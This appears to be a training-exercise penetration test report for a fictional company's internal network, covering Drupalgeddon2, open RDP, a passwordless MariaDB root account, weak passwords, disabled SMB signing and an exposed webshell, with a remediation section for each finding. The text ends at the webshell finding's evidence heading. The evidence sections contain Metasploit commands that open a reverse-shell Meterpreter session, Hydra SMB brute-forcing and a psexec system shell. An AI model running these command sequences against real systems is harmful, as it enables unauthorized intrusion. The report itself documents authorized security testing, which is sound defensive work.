



SYNTEX DYNAMICS

Security Assessment Findings Report

BUSINESS CONFIDENTIAL

Date: July 15, 2024

Project: SD-001

Version: 1.0

Table of Contents

Confidentiality Statement.....	3
Disclaimer.....	3
Contact Information.....	3
Assessment Overview.....	4
Assessment Components.....	4
Internal Penetration Test.....	4
Finding Severity Ratings.....	5
Risk Factors.....	5
Likelihood.....	5
Impact.....	5
Scope Exclusions.....	6
Client Allowances.....	6
Executive Summary.....	7
Scoping and Time Limitations.....	7
Testing Summary.....	7
Tester Notes and Recommendations.....	8
Key Strengths and Weaknesses.....	9
Vulnerability Summary & Report Card.....	10
Internal Penetration Test.....	10
IPT-001 Insufficient Patching - CVE-2018-7600 - (Critical).....	11
IPT-002 Security Misconfiguration - RDP (Critical).....	14
IPT-003 Security Misconfiguration - MariaDB (Critical).....	16
IPT-004 Insufficient Password Complexity (Critical).....	18
IPT-005 Insufficient Hardening - SMB Signing Disabled (Critical).....	20
IPT-006 Security Misconfiguration - Webshell (Critical).....	22
IPT-007 Insufficient Patch Management - Operating Systems (Critical).....	24
IPT-008 Security Misconfiguration - FTP (High).....	25
Additional Scans and Reports.....	27

Confidentiality Statement

This document is solely owned by Syntex Dynamics and Truck-2-Tech (T2T). It contains confidential and proprietary information. Any duplication, distribution, or use, in whole or in part, in any format, requires permission from both Syntex Dynamics and T2T.

Syntex Dynamics may provide this document to auditors under non-disclosure agreements to verify compliance with penetration testing requirements.

Disclaimer

A penetration test is viewed as a momentary assessment. The results and recommendations are based on the data collected during the evaluation and do not account for any changes made outside that timeframe.

Time-limited engagements do not permit a comprehensive review of all security measures. T2T focused the assessment on identifying the most vulnerable security controls that an attacker might exploit. T2T advises conducting similar evaluations annually, either by internal teams or external assessors, to maintain the effectiveness of the controls.

Contact Information


Name	Title	Contact Information
Syntex Dynamics		
INE	eJPT Training Platform	Email: ine@fake-email.com
T2T Pentesting		
James Shank	Lead Penetration Tester	Email: t2t@another-fake-email.com

Assessment Overview

From July 6th, 2024 to July 8th, 2024, Syntex Dynamics engaged T2T to evaluate the security posture of its infrastructure compared to current industry best practices that included an Internal Penetration Test. All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include:

- **Planning:** Gather customer objectives and establish rules of engagement.
- **Discovery:** Conduct scanning and enumeration to identify potential vulnerabilities and weak points.
- **Attack:** Validate identified vulnerabilities through exploitation and perform further discovery based on new access.
- **Reporting:** Document all discovered vulnerabilities, exploitation attempts, and evaluate company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test simulates an attacker operating from within the network. An engineer scans the network to uncover potential vulnerabilities in hosts and conducts both common and advanced internal network attacks, including LLMNR/NBT-NS poisoning, various man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket attacks, and others. The engineer aims to access hosts through lateral movement, compromise domain user and admin accounts, and extract sensitive data.

Finding Severity Ratings

The table below outlines the severity levels and their associated CVSS score ranges used in this document to evaluate vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact.

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	192.168.100.0/24

Scope Exclusions

At the client's request, T2T did not carry out any of the following attacks during the testing:

- Denial of Service (DOS)

All other attacks not specified above were permitted by Syntex Dynamics.

Client Allowances

Syntex Dynamics provided T2T the following allowances:

- None

Executive Summary

T2T assessed Syntex Dynamics's internal security posture through penetration testing from July 6th, 2024 to July 8th, 2024. The following sections offer a high-level overview of the vulnerabilities identified, along with successful and unsuccessful attempts, as well as strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for two (2) business days.

Testing Summary

The network assessment evaluated Syntex Dynamics' internal security posture. The team conducted vulnerability scans across all provided IPs to assess the overall patching health of the network. They also performed common attacks related to remote desktop access, weak password policies, and SMB protocol weaknesses, including brute-force attacks and credential harvesting. Additionally, the team evaluated potential risks such as anonymous FTP access and web application vulnerabilities to gain a comprehensive understanding of the network's security.

The assessment revealed that Remote Desktop Protocol (RDP) was open on five machines, creating opportunities for remote exploitation. This critical vulnerability ([Finding ITP-002](#)) allowed for the interception of RDP sessions, which were brute-forced using publicly available tools, indicating a weak password policy ([Finding ITP-004](#)). With the compromised passwords, the team accessed several machines, highlighting overly permissive user accounts.

Furthermore, using weak SMB credentials and disabled SMB signing ([Finding ITP-005](#)), the team recovered cleartext credentials, leading to additional unauthorized access. The assessment also identified anonymous FTP login enabled on two endpoints ([Finding ITP-008](#)), allowing unauthenticated access to sensitive files and directories.

Additionally, the MariaDB database was found to have no password set for the root user ([Finding ITP-003](#)), permitting unrestricted access to the database and its contents, which significantly increased the risk of data breaches.

The team also discovered a critical vulnerability in the Drupal website (CVE-2018-7600) due to insufficient patching ([Finding ITP-001](#)), allowing them to exploit the website and take control of the web server. Lastly, a webshell was enabled on one endpoint ([Finding ITP-006](#)), which could allow attackers to host and execute malicious files. The assessment noted that several endpoints had exceeded their end-of-life (EOL) cycle for the version in use ([Finding IPT-007](#)). For further information on findings, please review the [Internal Penetration Test](#) section.

Tester Notes and Recommendations

The penetration testing of Syntex Dynamics' network revealed several critical security issues, as this was the organization's first penetration test. Numerous vulnerabilities were found within essential services enabled by default, such as open Remote Desktop Protocol (RDP) and anonymous FTP login.

Two main problems stood out: weak password policies and poor patch management. The weak password policy was a significant entry point for attackers, allowing the testing team to brute-force four user account passwords, including some high-privilege accounts, using simple dictionary attacks.

We recommend Syntex Dynamics update their password policies to require a minimum of 12 characters for regular user accounts and 15 characters for high-privilege accounts. Additionally, implementing password blacklisting and a Privileged Access Management solution will enhance security. A list of cracked passwords will be provided for review.

The team also found insufficient patching and outdated operating systems, leading to the compromise of several machines. The successful exploitation of the Drupal vulnerability (CVE-2018-7600) further emphasized the need for timely patching, as it allowed unauthorized access and control over network resources.

To address these issues, we recommend Syntex Dynamics follow the patching recommendations detailed in the [IPT-001](#) and [IPT-007](#) section of this report and use the provided vulnerability scans to guide their patch management efforts. Improving patch management policies and procedures will help prevent future breaches.

Positively, the testing team triggered several security alerts during the assessment. Syntex Dynamics' Security Operations team detected our vulnerability scans and was alerted by "loud" attacks on a compromised machine. While not all attacks were detected, these alerts indicate a good starting point. Additional guidance on improving alerting and detection is provided in the Technical Findings section.

In summary, Syntex Dynamics' network showed the expected vulnerabilities for a first-time penetration test. We recommend a thorough review of the recommendations in this report, addressing all findings, and conducting annual re-testing to strengthen the overall security posture.

Key Strengths and Weaknesses

The following were identified to be key strengths during the assessment:

1. The Security Operations team successfully identified vulnerability scans and attacks, indicating effective monitoring.
2. The organization's decision to conduct its first penetration test shows a commitment to enhancing security.

The following were identified to be key weaknesses during the assessment:

1. Multiple easily guessable passwords were found, compromising user accounts, including high-privilege ones.
2. The exploitation of known vulnerabilities, such as Drupal CVE-2018-7600, highlights a need for timely updates.
3. Five machines had open Remote Desktop Protocol access, which increases the risk of unauthorized entry.
4. Weak SMB credentials and disabled signing create significant security vulnerabilities.
5. Allowing anonymous login on two endpoints presents a risk of unauthorized data access.
6. The absence of a root password on the database allows for unrestricted access and control.

Vulnerability Summary & Report Card

Internal Penetration Test

The following tables present the vulnerabilities found by impact and recommended remediations:

7	1	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: Insufficient Patching - CVE-2018-7600 - Drupalgeddon 2	Critical	Update to a minimum version of 7.58; consider upgrading to the newest version.
IPT-002: Security Misconfiguration - RDP	Critical	Disable RDP when unnecessary; utilize stronger passwords and MFA.
IPT-003: Security Misconfiguration - MariaDB	Critical	Create and use a strong root password; utilize MFA.
IPT-004: Insufficient Password Complexity	Critical	Implement CIS benchmark password requirements / PAM solution.
IPT-005: Insufficient Hardening - SMB Signing Disabled	Critical	Enable SMB Signing on Syntex Dynamics endpoints running SMB.
IPT-006: Security Misconfiguration - Webshell	Critical	Disable anonymous access to webpage
IPT-007: Insufficient Patch Management - Operating Systems	Critical	Upgrade to the latest operating system version.
IPT-008: Security Misconfiguration - FTP	High	Disable FTP anonymous login access.

IPT-001 Insufficient Patching - CVE-2018-7600 - (Critical)

Description:	<p>The presence of this vulnerability on the Drupal website allows attackers to exploit it to execute arbitrary code, fully compromising the web server and accessing sensitive data.</p> <p>The vulnerability was used to gain administrative access that led to the compromise of the endpoint running Drupal.</p>
Risk:	<p>Likelihood: High – This attack is effective in environments running the vulnerable version of the Drupal software</p> <p>Impact: Very High – Exploiting this vulnerability allows attackers to fully take over the Drupal website and server.</p>
System:	192.168.100.52
Tools Used:	Metasploit, drupalgeddon 2 public exploit
References:	<p>Fixing Drupalgeddon 2 - Drupal vulnerability and remediation</p> <p>NIST CVE-2018-7600 - NIST NVD description of Drupalgeddon 2</p>

Evidence

<p>Drupal 7.54, 2017-02-01</p> <p>-----</p> <ul style="list-style-type: none"> - Modules are now able to define theme engines (API addition: https://www.drupal.org/node/2826480). - Logging of searches can now be disabled (new option in the administrative interface). - Added menu tree render structure to (pre-)process hooks for theme_menu_tree() (API addition: https://www.drupal.org/node/2827134). - Added new function for determining whether an HTTPS request is being served (API addition: https://www.drupal.org/node/2824590). - Fixed incorrect default value for short and medium date formats on the date type configuration page. - File validation error message is now removed after subsequent upload of valid file. - Numerous bug fixes. - Numerous API documentation improvements. - Additional performance improvements. - Additional automated test coverage. <p>Drupal 7.53, 2016-12-07</p> <p>-----</p> <ul style="list-style-type: none"> - Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update when jQuery is updated to 1.7-1.11.0.

Figure 1: Navigating to /CHANGELOG.txt to verify version number

```
[i] Payload: echo NQFQHWXH
[+] Result : NQFQHWXH
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!
```

Figure 2: Using publicly available exploit to confirm vulnerability

```
[*] Dropping back to direct OS commands
drupalgeddon2>> whoami
nt authority\iusr
```

Figure 3: Fully compromising the server running the Drupal website

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.100.52
RHOSTS => 192.168.100.52
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LPORT 1337
LPORT => 1337
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.100.5:1337
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39282 bytes) to 192.168.100.52
[*] Sending stage (39282 bytes) to 192.168.100.55
[*] Meterpreter session 1 opened (192.168.100.5:1337 -> 192.168.100.52:57006 ) at 2024-07-07 21:40:25 +0530

meterpreter >
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.100.52 - Meterpreter session 2 closed.
sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sysinfo
Computer : ip-192-168-100-52
OS      : Linux ip-192-168-100-52 5.13.0-1021-aws #23~20.04.2-Ubuntu SMP Thu Mar 31 11:36:15 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter > pwd
/var/www/html/drupal
```

Figure 4: Metasploit module execution and compromise

Remediation

- Immediately apply the latest security patches and updates provided by Drupal to mitigate the CVE-2018-7600 vulnerability.
- Regularly monitor Drupal security advisories and apply patches promptly to address any future vulnerabilities.
- Consider implementing web application firewalls (WAFs) and intrusion detection/prevention systems (IDPS) to detect and block exploit attempts targeting the Drupal vulnerability.

IPT-002 Security Misconfiguration - RDP (Critical)

Description:	This vulnerability was identified on five (5) endpoints, indicating a widespread issue that exposes these systems to remote exploitation and unauthorized access.
Risk:	<p>Likelihood: High – This attack is effective in environments allowing remote desktop protocol access.</p> <p>Impact: Very High – RDP exploitation could allow attackers to remotely manage and modify systems and information.</p>
System:	192.168.100.50-52,55,63
Tools Used:	Nmap
References:	What is an RDP attack? - RDP attacks and mitigation strategies TrueFighter and RDP Access - CISA RDP TrueFighter threat-actor information and security best practices

Evidence

```
Nmap scan report for ip-192-168-100-50.ec2.internal (192.168.100.50)
Host is up (0.00052s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 0E:A7:2A:48:79:23 (Unknown)
```

Figure 1: Nmap scan report showing RDP open on endpoint 192.168.100.50

```
Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00052s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2019 Datacenter 17763 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

Figure 2: Nmap scan report showing RDP open on endpoint 192.168.100.55

```
root@kali:~/EXAM/Nmap# nmap -sV -sC -O -oN nmap_version_scripts_os 192.168.100.63
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-07 04:26 IST
Nmap scan report for ip-192-168-100-63.ec2.internal (192.168.100.63)
Host is up (0.00047s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

Figure 3: Nmap scan report showing RDP open on endpoint 192.168.100.63

Remediation

- Disable remote desktop access (RDP) if not absolutely necessary or limit access to specific IP addresses.
- Implement network-level controls such as firewalls to restrict access to port 3389.
- Use strong, complex passwords for accounts with RDP access and consider multi-factor authentication (MFA) for added security.

IPT-003 Security Misconfiguration - MariaDB (Critical)

Description:	Syntex Dynamics does not have a root user password for MariaDB when accessing phpMyAdmin. This allowed the tester to access information relating to the database, along with MySQL information.
Risk:	<p>Likelihood: High – This attack is easily enumerated through trivial login attempts.</p> <p>Impact: Very High – The vulnerability allows an attacker to authenticate as the root user and access sensitive data.</p>
System:	192.168.100.50
Tools Used:	Nmap, Firefox
References:	NIST's New Password Rulebook - NIST password guidelines CISA Strong Passwords - CISA article outlining strong password strategies

Evidence




Figure 1: Logging in as root user, without password for the MariaDB server




Figure 2: Administrator (root) panel after successful login without needing password

Remediation

- Utilize a password for all accounts.
- Implement CIS Benchmark password requirements / PAM solution. T2T recommends that Syntax Dynamics enforce industry best practices around password complexity and management.
- Password filter to prevent users from using common and easily guessable passwords is also recommended.
- T2T recommends that Syntax Dynamics enforce stricter password requirements for Administrator and other sensitive accounts.

IPT-004 Insufficient Password Complexity (Critical)

Description:	<p>T2T was able to brute force 4 credentials during testing on SSH and SMB login enumeration.</p> <p>The cracked passwords were used to leverage further access that led to the compromise of the endpoints being targeted.</p>
Risk:	<p>Likelihood: High – Simple passwords are susceptible to password cracking, dictionary and brute-force attacks.</p> <p>Impact: Very High – Accounts with weak or easily guessable passwords allow an attacker to easily compromise an endpoint or network.</p>
System:	All
Tools Used:	Metasploit, Hydra, Psexec
References:	<p>NIST's New Password Rulebook - NIST password guidelines</p> <p>CISA Strong Passwords - CISA article outlining strong password strategies</p>

Evidence

```
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.100.50
RHOSTS => 192.168.100.50
msf6 auxiliary(scanner/smb/smb_login) > unset USER_FILE
Unsetting USER_FILE...
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser mike
SMBUser => mike
msf6 auxiliary(scanner/smb/smb_login) > unset PASS_FILE
Unsetting PASS_FILE...
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE ~/EXAM/
Nmap passwords.txt robots.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE ~/EXAM/passwords.txt
PASS_FILE => ~/EXAM/passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.100.50:445 - 192.168.100.50:445 - Starting SMB login bruteforce
[-] 192.168.100.50:445 - 192.168.100.50:445 - Failed: '.'
[!] 192.168.100.50:445 - No active DB -- Credential data will not be saved!
[+] 192.168.100.50:445 - 192.168.100.50:445 - Success: '.'
[*] 192.168.100.50:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > search psexec
```

Figure 1: Metasploit smb_login module brute-force user and password

```

root@kali:~/EXAM# hydra -l [REDACTED] -P /usr/share/wordlists/rockyou.txt 192.168.100.55 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or security
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-07 08:00:52
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~143443
[DATA] attacking smb://192.168.100.55:445/
[445][smb] host: 192.168.100.55 login: [REDACTED] password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-07 08:01:13
root@kali:~/EXAM# █

```

Figure 2: Hydra dictionary attack with known username from OSINT

```

[445][smb] host: 192.168.100.55 login: [REDACTED] password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-07 13:33:31
root@kali:/usr/share/wordlists# python3 psexec.py [REDACTED]@192.168.100.55 cmd.exe
python3: can't open file '/usr/share/wordlists/psexec.py': [Errno 2] No such file or directory
root@kali:/usr/share/wordlists# cd /usr/share/doc/python3-impacket/examples
root@kali:/usr/share/doc/python3-impacket/examples# ls
Get-GPPPassword.py atexec.py findDelegation.py goldenPac.py mqtt_check.py ntfs-read.py
GetADUsers.py dcomexec.py getArch.py karmaSMB.py mssqlclient.py ntlmrelayx.py
GetNPUsers.py dpapi.py getPac.py kintercept.py mssqlinstance.py ping.py
GetUserSPNs.py esentutl.py getST.py lookupsid.py netview.py ping6.py
addcomputer.py exchanger.py getTGT.py mimikatz.py nmapAnswerMachine.py psexec.py
root@kali:/usr/share/doc/python3-impacket/examples# python3 psexec.py [REDACTED]@192.168.100.55 cmd.exe
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.100.55.....
[*] Found writable share ADMIN$
[*] Uploading file PRpvPaou.exe
[*] Opening SVCManager on 192.168.100.55.....
[*] Creating service SHsb on 192.168.100.55.....
[*] Starting service SHsb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █

```

Figure 3: Hydra dictionary attack and compromise of system using psexec

Remediation

- Utilize a password for all accounts.
- Implement CIS Benchmark password requirements / PAM solution. T2T recommends that Syntex Dynamics enforce industry best practices around password complexity and management.
- Password filter to prevent users from using common and easily guessable passwords is also recommended.
- T2T recommends that Syntex Dynamics enforce stricter password requirements for Administrator and other sensitive accounts.

IPT-005 Insufficient Hardening - SMB Signing Disabled (Critical)

Description:	Syntex Dynamics failed to implement SMB signing on four (4) endpoints that had SMB enabled. This vulnerability could lead to SMB relay attacks, allowing an attacker to modify data-in-transit and lead to system-level shell access without a password.
Risk:	<p>Likelihood: High – This attack is effective when using hashed passwords and does not require offline cracking.</p> <p>Impact: High – If exploited, this allows an attacker system-level access to continue to infiltrate via lateral movement across the network.</p>
System:	192.168.100.50-52, 55
Tools Used:	Nmap
References:	RedFoxSec Article - How to find and fix SMB signing disabled vulnerability https://github.com/lgandx/Responder/blob/master/tools/MultiRelay.py

Evidence

```

Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
| message signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   3.0.2:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2024-07-06T21:56:25
|   start_date: 2024-07-06T21:39:45
|_ nbstat: NetBIOS name: WINSERVER-01 NetBIOS user: <unknown>, NetBIOS MAC: 0e:a7:2a:48:79:23 (unknown)
|_ smb_fs_discovery:

```

Figure 1: WINSERVER-01 SMB signing disabled

```

Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: WINSERVER-03, NetBIOS user: <unknown>, NetBIOS MAC: 0e:74:c5:7c:33:f5 (unknown)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   challenge_response: supported

```

Figure 2: WINSERVER-03 showing SMB signing disabled

```

Host script results:
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: IP-192-168-100-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2024-07-06T22:25:03
|   start date: N/A
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.13.17-Ubuntu)
|   Computer name: ip-192-168-100-52
|   NetBIOS computer name: IP-192-168-100-52\x00
|   Domain name: ec2.internal
|   FQDN: ip-192-168-100-52.ec2.internal
|_ System time: 2024-07-06T22:25:03+00:00

```

Figure 3: 192.168.100.52 showing SMB signing disabled

Remediation

- Enable SMB signing on all computers in the network running SMB.
- If encountering performance issues, disable NTLM authentication, enforce account tiering, and limit local admin users.
- Regularly review and update SMB credentials with strong, complex passwords.
- Implement network segmentation and use virtual private networks (VPNs) for secure remote access to minimize exposure.

IPT-006 Security Misconfiguration - Webshell (Critical)

Description:	T2T was able to locate /cmdasp.aspx on the .51 endpoint and exploited the open command webshell with the HTA Metasploit module, trivially achieving a reverse shell.
Risk:	<p>Likelihood: High – This attack is effective in environments allowing unauthenticated access to a command webshell.</p> <p>Impact: Very High – An attacker can remote code execution on the server hosting the command webshell, compromising the network.</p>
System:	192.168.100.51
Tools Used:	Metasploit, Firefox
References:	HTA webshell - HTA webshell vulnerability Metasploit module use and walkthrough

Evidence

